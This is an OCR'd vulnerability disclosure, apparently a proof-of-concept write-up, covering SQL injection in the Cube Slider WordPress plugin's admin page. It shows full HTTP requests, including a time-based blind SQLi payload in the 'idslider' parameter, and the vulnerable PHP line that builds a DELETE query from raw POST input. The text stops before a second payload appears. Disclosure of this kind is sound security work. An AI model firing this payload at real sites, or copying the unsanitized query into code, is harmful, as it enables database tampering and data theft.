
History

Check your created sliders. (new to old):

ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

Delete an arbitrary, existing slider by clicking on `Click to delete slider x`.



Cube Slider Admin page

Page to customize all the sliders and icons that you want to add to your created Cube Sliders.


History

Check your created sliders. (new to old):

ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

Clicking the previous button triggers the vulnerable request. `idslider` is the vulnerable data parameter. (Note: The numeric ID value can be set arbitrarily)




```
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651687988%7CUPnEJkZOAp9XXkqMv5ca4t4TaonaH58fHCuAQAFLgpn%7C9362415c79f3c67e
8d1d87aa2c44ffaaf82b64262878824bbe4617c277a00b55; wordpress_test_cookie=
WP%20Cookie%20check; wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651687988%7CUPnEJkZOAp9XXkqMv5ca4t4TaonaH58fHCuAQAFLgpn%7C73a1ec3e227fd14f
99e01a1ad8f86dccaa2ca668c00526f25564e4744e644ab0; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651515188
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

idslider=4&delete=Click+to+delete+slider+4
```

```
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 23875
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>
      Cube Slider ‹ Admin &lsaquo; hacking playground &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
          wpOnload=function(){
            oldonload();
```

A POC may look like the following request:




```
POST /wp-admin/options-general.php?page=cubeslider HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651687988%7CUPnEJkZOAp9XXkqMv5ca4t4TaonaH58fHCuAQAFLgpn%7C9362415c79f3c67e
8d1d87aa2c44ffaaf82b64262878824bbe4617c277a00b55; wordpress_test_cookie=
WP%20Cookie%20check; wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651687988%7CUPnEJkZOAp9XXkqMv5ca4t4TaonaH58fHCuAQAFLgpn%7C73a1ec3e227fd14f
99e01a1ad8f86dccaa2ca668c00526f25564e4744e644ab0; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651515188
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

idslider=4+AND+(SELECT+3477+FROM+(SELECT(SLEEP(5)))DhVP)&delete=
Click+to+delete+slider+4
```

```
HTTP/1.1 200 OK
Date: Mon, 02 May 2022 18:49:55 GMT
Server: Apache/2.4.52 (Debian)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 23875
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>
      Cube Slider ‹ Admin &lsaquo; hacking playground &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
          wpOnload=function(){
            oldonload();
```


In the code, the vulnerability is triggered by unsanitized user input of `idslider` at line 210 in `./init.php`.



```
208     }
        if(isset($_POST['delete'])){
            $sql = "DELETE FROM $table_name2 WHERE idslider=".$_POST['idslider']."";
211         $re = $wpdb->query($sql);
212     }
```

Exploit 3: Save

Login as `admin` user. This attack requires at least `admin` privileges.



Username or Email Address


admin

Password

●●●●●●

□ Remember Me

Go to `Settings` ant select `Cube Slider` in the sub menu.



Cube Slider Admin page

Page to customize all the sliders and icons that you want to add to your created Cube Sliders.


History

Check your created sliders. (new to old):

ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

Add a new cube slider by clicking on `New Cube Slider`.




History

Check your created sliders. (new to old):

You haven't created any slider yet. Please start by pressing on New Cube Slider button.

Scroll down and use the `Save changes` button. No further data input is needed before clicking this button.



Description 3

What do you want in **Slide 4 title**?
Title 4

What's going to be their **DESCRIPTION** (subtitle)?
Description 4

Icons to show

Icon 1
fa-glass

Icon 2
fa-glass

Icon 3
fa-glass

Icon 4
fa-glass

Check all the icon designs on Font-awesome. Current icons version: 4.7.0

History

Check your created sliders. (new to old):


ID	NAME	ABOUT
4	Name	About

Copy and paste this shortcode where you want to show the slider: [cubeslider id=4]

Thank you for creating with WordPress.

Version 5.9.3

Clicking the previous button triggers the vulnerable request. `idslider` is the vulnerable data parameter.




```
Referer: http://localhost/wp-admin/options-general.php?page=cubeslider
Content-Type: application/x-www-form-urlencoded
Content-Length: 394
Origin: http://localhost
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7CIzsJvLe5qAzDHlqctKYKvf3f0qLu1Dshnphbt1a0LX5%7C8968917a5337f07f
5db390194b15adfae8e850d20bc1c476fb1224002a9d5ca4; XDEBUG_SESSION=netbeans-xdebug;
wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
admin%7C1651690550%7CIzsJvLe5qAzDHlqctKYKvf3f0qLu1Dshnphbt1a0LX5%7C5d10d0aa6e661c1d
443d69997bb114ab7ea5fe8071c573c62f098d0ece9efe01; wp-settings-1=
editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop;
wp-settings-time-1=1651517751
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

idslider=6&name=Name&about=About&title1=Title+1&description1=Description+1&title2=
Title+2&description2=Description+2&title3=Title+3&description3=Description+3&title4
=Title+4&description4=Description+4&icon1=fa-glass&color1=%2381d742&icon2=fa-glass&
color2=%2381d742&icon3=fa-glass&color3=%2381d742&icon4=fa-glass&color4=%2381d742&
submit=Save+Changes
```

```
Referrer-Policy: strict-origin-when-cross-origin
Vary: Accept-Encoding
Content-Length: 24805
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html class="wp-toolbar"
lang="en-US">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>
      Cube Slider - Admin &lsaquo; hacking playground &#8212; WordPress
    </title>
    <script type="text/javascript">
      addLoadEvent = function(func){
        if(typeof jQuery!=='undefined')jQuery(function(){
          func();
        }
        );
        else if(typeof wpOnload!=='function'){
          wpOnload=func;
        }
        else{
          var oldonload=wpOnload;
          wpOnload=function(){
            oldonload();
```

A POC may look like the following request:



